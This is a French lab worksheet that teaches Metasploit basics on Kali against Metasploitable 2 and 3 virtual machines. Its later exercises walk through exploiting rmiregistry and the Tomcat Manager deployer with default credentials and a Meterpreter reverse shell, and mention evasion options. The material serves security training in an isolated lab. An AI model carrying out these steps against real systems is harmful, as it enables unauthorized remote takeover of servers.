

Metasploit - Prise en main

1) Installez VirtualBox et ajoutez un réseau Nat (Fichiers -> Outils -> Network Manager -> Nat Networks -> propriétés -> créer)



Importez les trois machines virtuelles du TP (Kali, Metasploit2 et Metasploit3). Assurez-vous que les configurations réseaux des trois machines sont correctement configurées (Réseau NAT Utec) et qu'elles peuvent communiquer entre elles.



Remarque : Dans la suite de ce TP, les machines auront les adresses suivantes, il faudra donc modifier les commandes selon votre configuration. (Kali :10.0.0.4 , Metasploitable 3 : 10.0.0.6 Metasploitable 2 : 10.0.0.7)

« Par la suite ajoutez une capture d'écran contenant le résultat de chaque commande »

2) **MSFconsole** est l'interface la plus populaire de Metasploit. Très complète, stable, et puissante, elle est également facile à prendre en main. Nous détaillerons par la suite quelques commandes de base de cette interface, qui seront toutes exécutées sur la machine Kali.

3) Affichez l'aide de Metasploit : `msfconsole -h`

4) Démarrez MSFconsole : `msfconsole` ou `msfconsole -q` , `msf6 > quit` pour sortir.

5) Modifiez le banner : `msf6 > banner`

6) Afficher la version de Metasploit : `msf6 > version`

7) Affichez les commandes disponibles : `msf6 > help` , Effectuez une recherche sur Internet et expliquez brièvement le rôle de chaque catégorie de commandes.

Affichez l'historique de vos commandes `msf6 > history`

8) La commande spool permet de sauvegarder l'ensemble des commandes exécutés dans msfconsole dans un fichier. Utilisez cette fonctionnalité pour enregistrer toutes vos commandes dans le fichier msfconsole.log sur le bureau ensuite afficher le fichier msfconsole.log.

9) Les commandes linux de base sont également disponibles sur msfconsole ; affichez l'arborescence du dossier de metasploit.

10) Affichez l'aide de la commande search : `msf6 > help search` , et expliquez les exemples suivants :

```
Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
  search cve:2009 -s name
  search type:exploit -s type -r
```

11) Cherchez des informations sur le système Linux datant de 2020.

12) Utilisez un exploit trouvé précédemment : `msf6 > use` *nom_de_l'exploit* ; `> back` pour revenir en arrière.

13) Afficher les informations sur l'exploit : `> info`

14) Afficher les options disponibles de l'exploit : `> show options`

15) à quoi servent les variables suivantes :

```
RHOSTS
RPORT
SSL
```

16) Affecter une adresse IP à RHOSTS : `> set RHOSTS 10.1.2.3`

17) Afficher la valeur de RHOSTS : `> get RHOSTS`

18) Annuler la manipulation précédente : `> unset RHOSTS`

19) Matasploit permet également d'assigner des variables de manière globale, et pas uniquement pour un module particulier. Affecter une adresse IP à « RHOSTS » pour tous les modules : `> setg RHOSTS 10.1.2.3`

20) On peut également spécifier un payload à utiliser en utilisant la commande ***set*** *nom_du_payload* *ou* ***use*** *Numéro_du_payload*

21) Pour afficher puis annuler la modification précédente : `getg RHOSTS` `> unsetg RHOSTS`

22) Afficher les options avancées de l'exploit : `> show advanced`

23) Affichez les cibles disponibles pour cet exploit : `> show targets`

24) Plusieurs techniques permettent à un exploit de passer les systèmes de détection d'intrusion. Afficher les techniques disponibles pour cet exploit : `> show evasion`

25) Il existe un exploit pour le service **rmiregistry** :

- Trouvez le nom de l'exploit correspondant à **rmiregistry** et afficher les infos et options disponibles.
- Affichez les payloads disponibles et sélectionner le payload souhaité.
- Assignez l'adresse IP de la cible (metasploitable 3).
- Exploitez la vulnérabilité : `> exploit` ou `> run` (dans cet exemple, l'exploitation va échouer et il n'y aura pas de sessions ouvertes vers la cible; commande `> sessions` pour afficher les session)

- Réessayez avec la machine Metasploitable 2.

26) Il existe une vulnérabilité pour le service « *Tomcat Manager Application Déployer* » sur la machine Metasploitable2 , On suppose que vous avez trouvé le mot de passe du serveur Web après une attaque par force brute, ceci vous permettra d'exploiter la vulnérabilité pour prendre le contrôle de la machine à distance.

- Recherchez le service correspondant à la vulnérabilité et sélectionnez l'exploit disponible.

- Affichez les payloads disponibles et sélectionner le payload suivant : `11 payload/java/meterpreter/reverse_tcp`.

- Assignez l'adresse IP de la machine cible
- Afficher les options disponibles et assigner les variables suivantes :

```
HttpPassword  tomcat
HttpUsername  tomcat
```

```
RPORT         8180
```

```
LHOST  10.0.0.4
LPORT  4444
```

« LHOST » et « LPORT » permettent d'établir la communication entre le payload et la machine Kali (À modifier selon votre adresse IP et la disponibilité des ports de votre machine).

- Exploitez la vulnérabilité : `> exploit` ou `> run`

- Afficher les informations de la machine ciblé `meterpreter > sysinfo`
`meterpreter > getuid`

- Sortez de la session en cours `meterpreter > bg`
- Affichez les sessions actives
- Rejoignez la première session `> session -i 1` , pour quitter définitivement : `meterpreter > quit`

Voici quelques commandes linux utiles :

`$ netstat -tuln` : affiche les ports ouverts

`$ sudo netstat -nlp` : affiche le PID du processus qui utilise le port

27) les commandes `> pushm` et `> popm` permettent de conserver le nom d'un module dans une pile et de le réutiliser au besoin. Testez ces deux commandes.

28) Il est vivement recommandé de lier Metasploit à une base de données afin de conserver les données d'exploitation. Ceci est possible à l'aide des commandes suivantes :

`$ systemctl start postgresql.service` : pour démarrer le service
`$ systemctl status postgresql.service` : pour vérifier le statut du service
`$ msfdb` : pour afficher les commande Metasploit de gestion de la BDD
`$ msfdb delete` : pour supprimer la BDD
`$ msfdb init` : pour initialiser la BDD
`$ msfdb start` : pour démarrer la BDD